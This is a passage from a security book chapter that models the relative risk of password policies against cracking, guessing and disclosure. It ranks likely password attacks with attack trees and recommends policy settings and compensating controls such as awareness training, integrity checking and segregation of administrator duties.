Complexity	High			Medium			Low			High			Medium			Low			High			Medium			Low		
History	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L
Compromised	.02	.04	.15	.1	.25	.3	.1	.15	.3	.001	.010	.05	.010	.05	.2	.05	.07	.15	.001	.010	.04	.10	.02	.2	010	.05	.1
													{current}														
Age	HIGH																								
Length	Low									Medium									High						
Complexity	High			Medium			Low			High			Medium			Low			High			Medium			Low		
History	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L
Compromised	.05	.08	.2	.2	.25	.3	.2	.3	.4	.010	.02	.1	.1	.1	.2	.1	.15	.3	.010	.04	.1	.05	.1	.15	.04	.1	.2
													{HIGHEST}														

The analysis of password disclosure was significantly aided by solid research to provide guidance, as several empirical studies of user behavior have been conducted where specific tests were performed to determine user likelihood to write down passwords. Although not empirical, an additional survey conducted by Rainbow in 2003 (Armstrong et al., 2003; Fisher, 2003) determined the following startling information:

- 9 percent of users always write down passwords.
- 55 percent of users write down passwords at least once.
- 45 percent of users do not write down passwords.
- 80 percent of users indicate that password complexity (mixed case, numeric, special character) encourages them to write down passwords.
- 40 percent of users admit they share accounts and passwords with others.

These numbers match closely with the information provided in empirical studies (Yan et al., 2000; Zviran and Haga, 1993; Tippett, 2003), which showed (on average) that users were 400 percent more likely to write down complex and random passwords than low complexity passwords that they had chosen on their own. Published workspace "mouse-pad" audits[1] concur with this information, and typically discover 33 to 65 percent of user workspaces with at least one password written down (Tippett, 2003; Shaffer, 2002).

Because of the solid behavioral information in this area, the range of values for likelihood of disclosure was set to a minimum of 9 percent disclosure, and a maximum of 55 percent. That is, an environment with the most user-friendly password policy (e.g., no history, password expiry, length, or complexity requirement) will still incur 9 percent of users who will always write down their passwords. On the other hand, the strictest password policy will cause 55 percent of users to write down passwords, and only 45 percent of users will comply with the policy to not write down their passwords. Password complexity and age are the two most significant documented causes for disclosure of passwords, while low history is presumed to cause users to select repetitive passwords, which they would therefore be less inclined to write down. Length is also a significant modifier, but less effective a control than age and complexity. Because the Model architecture password policy is a very strict policy, it is presumed that the gap between this model policy and the most restrictive policy is 10 percent, so the Model architecture's value for compliance was arbitrarily set at 55 percent (45 percent likelihood of disclosure).

Based on published moonlight audit[2] statistics and observation of user behavior, passwords written down are presumed to be discoverable, so the study presumes that users who write down their passwords will not utilize effective physical security to protect their documented passwords. This, in short, is the "Yellow Sticky" attack, looking for passwords jotted on self-adhesive tabs and stuck where "no one will find them."[2]

Because password factors do not seem to be related to the likelihood for users to share accounts, it was not factored into the disclosure scoring model. However, it will be discussed later when the weighted scoring is detailed.

The same values for password composition were used in the prior two models (see Table 2.1).

Based on the scale in Table 2.1 and the analysis approach detailed above, the model detailing estimated likelihood of password disclosure is detailed in Table 2.6.

Based on the forecasted model, an attacker who decided to obtain passwords at a typical workstation in the Model architecture (denoted as "current" in Table 2.6) would find a password 45 percent of the time.

Weighted Risk Analysis

To this point in the study, all probabilities have been discussed as vulnerabilities, with the presumed likelihood of attack at 100 percent. That is, the 45 percent likelihood above that an attacker would discover a password is only true if the likelihood of an attack is 100 percent. However, attacks are rarely 100 percent likely. In actuality, it is the *vulnerability* of the password that is 45 percent, and the risk to the password is significantly lower, as all passwords are not under constant attack.

TABLE 2.6 Aggregate Effectiveness of Password Controls against Password Disclosure

Age	LOW																									
Length	Low									Medium									High							
Complexity	High			Medium			Low			High			Medium			Low			High			Medium			Low		
History	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L
Compromised	.30	.27	.20	.27	.25	.15	.20	.18	.10	.50	.47	.23	.47	.44	.17	.30	.27	.12	.55	.52	.25	.50	.45	.20	.35	.33	.15
{HIGHEST}																										
Age	MEDIUM																									
Length	Low									Medium									High							
Complexity	High			Medium			Low			High			Medium			Low			High			Medium			Low		
History	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L
Compromised	.28	.25	.16	.25	.22	.13	.18	.15	.10	.45	.42	.20	.38	.35	.15	.27	.24	.11	.52	.49	.23	.45	.41	.18	.30	.27	.13
{current}																										
Age	HIGH																									
Length	Low									Medium									High							
Complexity	High			Medium			Low			High			Medium			Low			High			Medium			Low		
History	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L
Compromised	.25	.23	.11	.22	.19	.11	.16	.13	.09	.38	.35	.16	.32	.30	.12	.24	.21	.10	.45	.42	.21	.40	.37	.16	.25	.22	.12
{LOWEST}																										

Note: Disclosure indicates likelihood of passwords being written down. Excludes likelihood of attack.

TABLE 2.7 Probability of Attack

Attack	Attacks per Year	Daily Probability
Cracking	1	0.274 percent
Guessing	3.5	0.959 percent
Disclosure	3.5	0.959 percent

The weighted risk analysis seeks to provide a blended score for each password policy position, such that all three attacks (crack, guess, and disclose) are viewed in the aggregate. To accomplish this, a base assumption was made about the likelihood of each of these attacks, which is shown in Table 2.7.

These probabilities were discussed with over 30 Information Security professionals in group and individual meetings, and with several CSO and CISOs. While several professionals thought the numbers could be adjusted slightly, no one disagreed with the numbers or thought they were substantially out of line. In fact, the most consistent point of contention is that the password cracking attack might be too high, and that the password disclosure attack was too low and might be higher. It was the consensus of information security professionals polled that, by and large, the only cracking attack that occurs on the majority of secured networks in a given year are those employed by "Attack and Penetration" (A&P) teams. The perversely logical consensus was that, because cracking attacks by A&P teams are typically devastatingly effective, there cannot be too many actual cracking attacks, or the incidence of systems compromise would be significantly higher. In unsecured networks where script kiddies and hackers regularly exploit boxes, root and 0wN servers, the cracking incidence is much higher, but those poor hapless administrators probably do not read articles like this. For you, the enlightened reader, the assumption is that you care deeply about the security of your network and have controls in place to prevent and detect widespread compromises of systems. For most systems with appropriate levels of security controls in place, it was the consensus of the professionals polled that, on average, one malicious crack occurs per year, and one crack of curiosity occurs per year, without an exploit of the knowledge gained.

This author chose to leave attack incident numbers as stated above because several attacks with a similar *modus operandus* as disclosure are, in fact, the compromise of an unlocked terminal, without a disclosure of the password. Because password disclosure is also the single greatest modifier that is divergent from the Model architecture password policy, the analysts were careful to not exaggerate the likelihood of a disclosure attack and thus skew the data, choosing to err on the side of caution. The reason the cracking likelihood was not reduced is explained below.

While the likelihood of an attack has now been estimated, the impact of an attack has not, and that is where additional empirical data from research provides a helpful guide. Conventional wisdom would indicate that guessing and disclosure are far more likely to compromise unprivileged accounts, and password cracking is far more likely to compromise all accounts, including super-users (e.g., root, admin, SA). Thus, conventional wisdom would take the position that cracking would be more likely to yield catastrophic compromises by exposing extremely sensitive accounts, while guessing and disclosure typically yield end-user passwords of less consequence.

Interestingly enough, conventional wisdom does not match empirical data. Most cracking reports (including several case studies from the SANS Reading Room) detail that 99 percent of passwords were cracked, except for the supervisor/root/admin passwords, which were set to very strong passwords that would have taken longer than the password reset age to crack. This concurs with several engagements the author has had in other organizations where password testing using cracking tools was performed. Because the systems administrator knew that life would be hell if someone compromised his account, his password was more likely to be incredibly tough to crack, and impossible to guess. "But wait!" you cry; it is common for A&P activities to find a few easily cracked super-user passwords that show up on some hosts. These compromised administrator passwords are also typically ones where the super-user's ID matches the password, or is some trivial or default password. However, this does not reinforce conventional wisdom, as these passwords are also trivial to guess. Administrators have also been known to share passwords or assign domain administrator privileges to groups for unauthorized reasons, which

equate to disclosing an administrative password. On the whole, empirical data would support the position that cracking yields a rich bounty of user accounts, but is no more likely to expose super-user credentials than password guessing or disclosure.

Bowing to the fact that root passwords can be cracked, and may cause a significant compromise, this author has left the probability of a cracking attack artificially higher than actually anticipated, to create a weighting multiplier for successful cracking that may disclose a root or super-user password.

Using the classic model of (Risk = Incidence × Vulnerability), the weighted score is expressed as the sum of the risk of all attacks. For each cell of the model, corresponding to each password policy position, the risk is then estimated as:

$$(CV \times CL) + (GV \times GL) + (DV \times DL)$$

where:
CV = cracking vulnerability
CL = cracking likelihood
GV = guessing vulnerability
GL = guessing likelihood
DV = disclosure vulnerability
DL = disclosure likelihood

This weighted score yields the data in Table 2.8.

As with previous figures, the "current" label in Table 2.8 (0.44 percent) shows the reference point provided by the Model architecture largely based on PASSFILT.DLL. The data in Table 2.8 should in no way be used to determine actual likelihood of password compromise, because the methodology is only concerned with the *relative* risk of password controls, and not absolute statements of likelihood. Quite frankly, one's mileage may vary, and one is encouraged to plug in one's own numbers into the formulas to determine modifiers for one's environment, policy, and unique circumstances.

Using the relative comparison in Table 2.8, the results of this analysis would seem to show several interesting points, including:

- The Model architecture password policy, although stated as a "strong" policy, is only 17 percent better than the *weakest* possible password policy in this model, largely due to the tendency for a strict password policy to drive users to disclose their passwords.
- The "best" security policy is one that has the following composition:
  - A six-character alphabetic password with low history and a 30-day expiry.
- The "best" policy would provide a 61 percent improvement over the Model architecture "Strong Password" policy.

However, the author and consulted analysts cannot, in good conscience, recommend a password policy with such a low password history, and therefore recommend a password policy comprised of the following:

An eight-character alphabetic password with 30-day or 60-day expiry,
and a strong password history (20+)

This recommendation provides an estimated 30 percent improvement over current password policy by reducing the likelihood of users writing down passwords, while blocking the user tendency to recycle passwords due to low history. Moving from a six-character password to eight characters makes password cracking using LANMAN hashes slightly more difficult than a six-character password.

Password Attack Tree Analysis

While the analysis of cracking, guessing, and disclosure concerned password policy controls, the second phase of analysis concerns the likelihood of specific attacks against passwords that utilize external controls to mitigate the risk of compromise. To conduct this analysis, Bruce Schneier's landmark Attack Trees methodology was utilized to estimate the most likely attacks on passwords within the Model architecture

TABLE 2.8 Weighted Summation of Guessing, Cracking & Disclosure Risks

Age	LOW																								
Length	Low									Medium									High						
Complexity	High			Medium			Low			High			Medium			Low			High			Medium			Low		
History	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L
Compromised	.30	.28	.30	.37	.40	.35	.23	.29	.36	.49	.46	.27	.46	.44	.37	**.31**	.29	**.17**	**.53**	.51	.27	.49	.45	.30	.35	.34	.26

Recommended ^ {LOW} {HIGH}

Age	MEDIUM																								
Length	Low									Medium									High						
Complexity	High			Medium			Low			High			Medium			Low			High			Medium			Low		
History	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L
Compromised	.29	.29	.31	.35	.46	.43	.28	.31	.40	.44	.42	.25	.38	.39	.35	**.32**	.31	.27	.51	.49	.27	.45	.42	.38	.31	.32	.24

{current} Recommended ^

Age	HIGH																								
Length	Low									Medium									High						
Complexity	High			Medium			Low			High			Medium			Low			High			Medium			Low		
History	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L	H	M	L
Compromised	.29	.31	.31	.41	.44	.41	.36	.43	.49	.38	.37	.26	.41	.39	.32	.34	.36	.40	.45	.45	.30	.44	.46	.31	.29	.32	.32

environment. For a brief and entertaining overview of Attack Trees, the reader is encouraged to view Dr. Schneier's presentation online, at http://www.schneier.com/paper-attacktrees-ddj-ft.html.

The initial approach was to determine all viable attack vectors against passwords and, to a larger extent, authenticated sessions. From an initial list of 88 attacks, several were combined into nearly identical attack vectors, yielding 70 unique attacks that were enumerated. These were then classified into two major categories: (1) attacks that yield cleartext passwords (or bypass authentication altogether), and (2) attacks that yield a password component that must be cracked, reverse-engineered, or otherwise requires significant analysis to yield a cleartext password.

Once attacks were detailed, four attack factors were determined for each attack: (1) sophistication of the attack, (2) cost to the attacker, (3) likelihood of the attack, and (4) impact of the attack. The attack factors are detailed in Figure 2.2.[3]

Upon first glance, some of the factors appear redundant, because it appears that the following relationship is true:

$$\frac{\text{Cost}}{\text{Sophistication}} \approx \frac{1}{\text{Likelihood}}$$

However, the relationship is not direct as expressed. For example, an attack against an unlocked workstation is both low cost and low sophistication, and a medium likelihood. By the same token, force (such as extortion) is also low cost and low sophistication, but an unlikely attack, at least in the United States. The complete Attack Trees can be found in Figure 2.2.

After all attack factors were calculated, compared, and analyzed, a score was generated to capture both the likelihood and impact of the attack. The scoring algorithm is detailed at the bottom of Table 2.9. This provides a score that addresses both the likelihood and the impact, to provide a blended analysis of the attack risk.




FIGURE 2.2 Attack trees.




FIGURE 2.2 (continued)




FIGURE 2.2 (continued)

TABLE 2.9 Attack Tree Analysis: Attack Factors

S = Sophistication

1 No special tools required, easily accomplished
2 Some special tools required, but are easily acquired
3 Custom tools and software development required
4 Extensive customized tools and specialized knowledge required
5 Significant effort and expertise required; highly sophisticated attack

C = Cost

1 Very low/zero cost
2 Low cost, easily affordable
3 Medium cost
4 High cost
5 Very high cost

L = Likelihood

1 Very unlikely
2 Unlikely
3 Probable
4 Likely
5 Very likely

i = Impact

1 Low impact: single user password
2 High impact: large group of passwords
3 Very high impact: root compromise

C = Cleartext

0 Encrypted password acquisition
1 Cleartext password acquisition

Risk Formula

Risk = $(S \times C)/(L \times i\ i)$ * $(1+ (10 \times C))$
Lowest number = highest risk
Thus, the cost to the attacker is divided by the likelihood times the impact squared (1, 3, 9). A cleartext attack is 11 times more risk than one that yields cleartext.

As a result of the Attack Tree analysis, the following were determined to be the 12 most likely, high-risk attacks, in order:

1. Social engineering
2. Unlocked host screen
3. Host password file tamper/replace
4. Administrator collusion
5. Administrator bribe/extortion
6. Host malware/virus
7. Unlocked client screen
8. Spoofed password reset
9. Client shoulder surf/password disclosure
10. Force
11. Copying host password file (ciphertext acquisition)
12. Host session hijacking

In Table 2.10, specific compensating controls are detailed for these high-risk attacks, focusing on those controls that provide the best return on investment (ROI) in risk mitigation; that is, those that provided the most significant risk mitigation for estimated implementation cost. The intent of Table 2.10 is to convey the most likely compensating controls for each of the top 12 password and authentication risks identified.

TABLE 2.10 High-Risk Attacks and Mitigation

The following are the high-risk attacks, as determined from the Attack Tree analysis, with compensating controls, listed in perceived order of effectiveness. Recommended security controls are marked with an asterisk.

Social Engineering

* Awareness training, end users
  Focused awareness training: admins
* Assessment/mitigation of admin segregation of duties

Unlocked Host Screen

* Audit/remediation, screen saver use
* Mandatory one-minute screen saver for hosts
* All servers in data center (lab lockdown)
  Host multi-factor authentication
  Zoned physical security in data center
* Regular security patrols

Host Password File Tamper/Replace

* All servers in data center (lab lockdown)
* Host-based integrity checking (e.g., Tripwire)
  Host intrusion detection systems (HIDS)
  Centralized authentication/authorization server
* Beefed-up change control
  Secure centralized logging
  Zoned physical security in data center
  Host multi-factor authentication

Admin Collusion/Bribery

* Assessment/mitigation of admin segregation of duties
  Secure centralized logging
  Admin periodic drug testing
  Admin periodic credit checks
* Mandatory two-week vacation for those with more than two weeks per year
  Host-based intrusion detection
* Job families
* Admin background checks prior to hire or promotion to admin status
* Drug testing of all administrators prior to hire or promotion to admin

Host Malware/Virus

* Server-based anti-virus
* Host-based integrity check (e.g., Tripwire)
* Least privilege assessment for services and applications
* All servers in data center (lab lockdown)
  Host-based intrusion detection
  Beefed-up change control
  Segregated network zones (e.g., VLANs)
  Assessment/mitigation of admin segregation of duties

Unlocked Client Screen

  Client-based multi-factor authentication
* 100 percent of clients with security template
  Eliminate Windows 95/98/ME
* Reduce screensaver to 1 ten-minute lockout (“sweet spot” endorsed by TruSecure)
* User awareness training

Spoofed Password Reset

  Client-based multi-factor authentication
* Risk analysis/mitigation of password reset procedure
  Encrypt password reset credentials (employee number, address, date of birth, etc.)

TABLE 2.10 High-Risk Attacks and Mitigation (continued)

*	ID admin awareness training
	One-time password
	Shoulder Surfing/Password Written Down
	Client multi-factor authentication
*	User awareness training
	Low password complexity
	Force
*	Assessment/mitigation of admin segregation of duties
*	Duress codes for building access
	Admin periodic drug testing prior to hire
	Admin periodic credit checks prior to hire
	Mandatory two-week vacation for those with more than two weeks per year
*	Job families
	Admin background checks prior to hire/promotion to admin status
	Host-based intrusion detection
	Copying Host Password File (ciphertext)
*	All servers in data center (lab lockdown)
*	Host-based integrity checking (e.g., Tripwire)
	Host intrusion detection
	Centralized authentication/authorization server
*	Beefed-up change control
	Secure logging
	Zoned physical security in data center
	Host multi-factor authentication
	Host Session Hijacking
*	Evaluation/mitigation to ensure three-tier environment (presentation, app, data)
*	Evaluation/mitigation existing state tracking and session management
	Dynamic Web pages
	Challenge/response state tracking
*	Evaluation/mitigation of cookie handling, encryption

Observations

Conventional wisdom has long held that password cracking is devastatingly effective, and the best attack vector for compromising all passwords. Although cracking is no less effective, this study has been able to show that password guessing can be nearly as effective, while requiring no special tools or access beyond a log-in console.

Disclosure is even more effective; a routine search of several offices and cubicles after hours has a very low probability of being detected, and will almost certainly turn up a log-in password. Cracking is a much more sophisticated attack, typically requiring special access to grab a password file, or sniff a packet from the network. Again, while cracking is no less effective, password guessing and password disclosure are more significant threats in a typical corporate environment and should be recognized in the tuning of password policy.

Recommendations[4]

For corporate environments with policies similar to the Model architecture, the following recommendations are suggested:

- Based on the Bayesian analysis of password policy, one should consider the following password policy:
  - An eight-character alphabetic password with 30-day expiry and strong password history
- Based on the Attack Tree analysis, and estimation of the ROI to execute mitigating controls for the 12 most likely attack vectors, the following steps are presented as likely measures that should be undertaken to increase the security of access controls to meet the most significant password/authentication threats:
  - Migrate 100 percent of clients to an OS using a security template/hardened OS
  - Conduct drug testing and background checks of all administrators prior to hire or if they are promoted to admin status
  - Network segmentation ensuring lab servers, production servers, and user space (cubicle-land) are in different networks and security zones; air gap labs and firewall off production networks from user space
  - Assessment, gap analysis, and mitigation of admin segregation of duties
  - Enforce complete screensaver use for all users (ten minutes)
  - User awareness training
  - Audit and perform gap analysis of change control
  - Provide duress codes for building access
  - Host-based integrity checking (e.g., Tripwire)
  - ID admin awareness training
  - Review and market referencing of jobs and job families
  - Least privilege assessment for services and applications
  - Mandatory one-minute screen saver for hosts
  - Mandatory two-week vacation for those with more than two weeks per year
  - Risk analysis of password reset procedure
  - Server-based anti-virus
  - Eliminate LAN Manager authentication by enforcing NTLMv2 authentication and retiring all workstations older than Windows 2000
  - Create process to include security representation on all development projects of significant cost or risk

  This list may not meet your needs. The reader is encouraged to study Table 2.10, and select one to three mitigating controls for each threat, based on their environment, budget, risk tolerance, and maturity of their security program.
- Annual password audits should be performed by independent or internal auditors. The purpose of this audit is to determine and report on the effectiveness of end-user training in the selection of strong passwords. The four most significant factors in selecting this team:
  - Technical competence
  - No administrative access or CIRT responsibilities
  - No access to source code
  - Independence

The author recommends this assessment be conducted using the latest version of L4, the product formerly known as L0phtCrack, as L4 now supports the ability to suppress the display of passwords from the auditor, as well as storage of passwords. This state should be guaranteed to ensure that passwords are not exposed.

Summary

Passwords and passphrases have been with us for several thousands of years in various formats and contexts, and have always been open to compromises of one sort or another. Although passwords are often vilified as an evil necessity that must be replaced with multi-factor authentication, it is difficult to envision a future where passwords have no place. It seems likely that we will be living with passwords in legacy systems for decades to come, and that password protection will continue to be both a mainstay of security practitioners, as well as the thorn in their side.

It is likely this study both challenged and frustrated the reader because the information debunks conventional wisdom, and appears to be blasphemy at first glance. However, it is difficult to get past these five issues:

1. Users will disclose passwords a minimum of 6000 times per year in an organization with 10,000 users and a mandatory 60-day password reset.
2. Many existing password policies rely on no empirical evidence, but rather groupthink and consensus of best practice without formal study.
3. The likelihood of password disclosure is so significant that password policies and user awareness training must be tuned to drive down disclosure as much as possible.
4. User awareness training is even more important in light of disclosure statistics.
5. Moore's law[5] and weak password constructs on legacy systems have created an environment where password files, once obtained, are nearly certain to be compromised, so password controls to prevent cracking are nearly worthless.

In this environment, we must fundamentally change our approach to password policy and password protection. To be most effective, password policies will need to protect against guessing and disclosure, and will only be able to defeat cracking by denying attackers the files and packets containing passwords so they cannot be cracked.

Further Studies

While several of the components of this study are based on empirical research, much of the information was based on expert opinion and Bayesian analysis. While appropriate where no data exists, a field study of actual password use is recommended to validate some of the assertions in this chapter. Primarily, it is recommended that further studies pursue:

- Collection of password files and associated policies governing the password controls. Crack the password files, and compare the cracking times and successful percentage of compromised passwords with the policies used to protect the passwords. Determine if a "strong" password policy has any effect on the ability to crack passwords.
- Further, once the previous item is complete, perform analysis on how cracked passwords deviate from minimal password requirements to determine:
  - The distribution of password length from minimal standards (length 8, 9, 10, etc.)
  - The deviation in composition from minimal standards; for example, if alphanumeric is required, what is the tendency to select a dictionary word plus a single digit?
  - In an alphanumeric password, what is the most commonly selected digit?
  - What, if any, is the distribution of digits in the password (first ordinal, final ordinal, middle between two dictionary words)?
  - Does the selection and position of numerals in fact weaken the password space due to significantly reduced availability of numerals (0 to 9) over alphabetics (A to Z, a to z)?
  - If mixed case is required, what tendency, if any, is there to capitalize first ordinal, final ordinal, and both first and final ordinal?
  - How prevalent is hacker replacement (1337 h4x0R) of letters?

  - How often are dictionary words used?
  - What percentage of passwords selected appear in the top 100/1000 password lists?
  - How many of the passwords were identical?
  - What was the prevalence of userID = password?
- Analyze the results for subsequent determination of *actual* keyspace used by users, as compared with policy.
- Attempt to validate or update the models in this chapter with the analysis of actual password selection and the ability to guess and crack the passwords.

Notes

1. A "moonlight" or "mouse-pad" audit is an after-hours audit of user workspace to make an observation of disclosed passwords in and around the user's workstation, typically looking under mouse-pads by moonlight — hence the name.
2. I suspect this is the same dominant gene that causes people in the United States to buy key holders that look like rocks, home safes that look like cans of oil or hairspray, and swim at the beach with complete confidence that no one would suspect their wallet and keys are stashed in their shoes lying beside their beach towels.
3. The attack factors are referenced to typical environments in the United States at the time of publication, and are not necessarily applicable in all regions for all times. For example, high crime rates and political unrest will significantly increase the likelihood of kidnapping, extortion, and other physical attacks as means for obtaining administrative passwords.
4. Your mileage may vary, and any adoption of significant changes to controls should follow your own analysis.
5. The price point for hard drives has reached $100 for 200-GB IDE drives, which means the price point for a terabyte is now at $500 for the average consumer. Pre-computing UNIX salted hashed passwords is now possible on a $1000 machine, enabling dictionary attacks to defeat salted hash in near-real-time. For several months, a 64-processor Beowulf cluster was hosted on the Internet for the sole purpose of cracking submitted passwords and returning them in near-real-time.

References

Armstrong et al. "Passwords Exposed: Users Are the Weakest Link," *SC Magazine*, June 2003. Accessed 7/23/2003, at http://www.scmagazine.com/scmagazine/2003_06/cover/, 9+ pages, 2003.

CNN, "Does your password let you down?," April 8, 2002, CNN.com/Sci-Tech. Accessed 7/22/2003, at http://www.cnn.com/2002/TECH/internet/04/08/passwords.survey/13 para, 2002.

Gong, Lomas, Needham, and Saltzer. "Protecting Poorly Chosen Secrets from Guessing Attacks," *IEEE Journal on Selected Areas in Communications*, 11.15, 648–656, June 8, 1993.

Fisher, D. "Study Reveals Bad Password Habits," *eWeek*,, August 5, 2003. Accessed 8/5/03, at http://www.eweek.com/article2/0,3959,1210798,00.asp 9 para, 2003.

Fites and Kratz. *Information Systems Security: A Practitioner's Reference*, Van Nostrand Reinhold, 1993.

Malladi and Aldus-Foss. "Preventing Guessing Attacks Using Fingerprint Biometrics." Accessed 7/30/2003, at http://citeseer.nj.nec.com/589849.html, 5pp., 2002.

